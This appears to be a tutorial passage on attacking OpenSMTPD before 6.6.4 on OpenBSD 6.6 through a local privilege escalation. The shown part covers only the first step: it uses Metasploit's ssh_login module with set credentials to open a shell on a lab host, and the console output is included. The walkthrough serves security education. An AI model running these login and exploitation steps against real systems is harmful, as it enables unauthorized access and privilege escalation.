
**TARGET: OpenSMTPD < 6.6.4 on OpenBSD 6.6 TYPE: Local FIREWALL : ON**

OpenSMTPD is a free implementation of server side SMTP protocol. SMTP is used to excha-nge messages. OpenSMTPD 6.6.0 has a out of bounds read vulnerability which is exploited by this module to execute a command as either a root user or a nobody user, thus giving the user elevated privileges.


Let' s see how this exploit works. First let us get a low privileged shell on the OpenBSD system using the ssh_login module. Load the module as shown below.




```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all user
s
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 t
o 5
   DB_ALL_CREDS      false            no        Try each user/password couple st
ored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current
 database to the list
   DB_ALL_USERS      false            no        Add all users in the current dat
abase to the list
   PASSWORD                           no        A specific password to authentic
ate with
   PASS_FILE                          no        File containing passwords, one p
er line
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential
works for a host
```



```
   THREADS           1                  yes       The number of concurrent threads
 (max one per host)
   USERNAME                             no        A specific username to authentic
ate as
   USERPASS_FILE                        no        File containing users and passwo
rds separated by space, one pair per line
   USER_AS_PASS      false              no        Try the username as the password
 for all users
   USER_FILE                            no        File containing usernames, one p
er line
   VERBOSE           false              yes       Whether to print output for all
attempts
```




```
msf5 auxiliary(scanner/ssh/ssh_login) > set username ssh-user
username => ssh-user
msf5 auxiliary(scanner/ssh/ssh_login) > set password @Bcd1234
password => @Bcd1234
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 172.28.128.13
rhosts => 172.28.128.13
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 172.28.128.13:22 - Success: 'ssh-user:@Bcd1234' ''
[*] Command shell session 2 opened (172.28.128.3:38695 -> 172.28.128.13:22) at 2
020-05-03 00:14:32 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > 
```



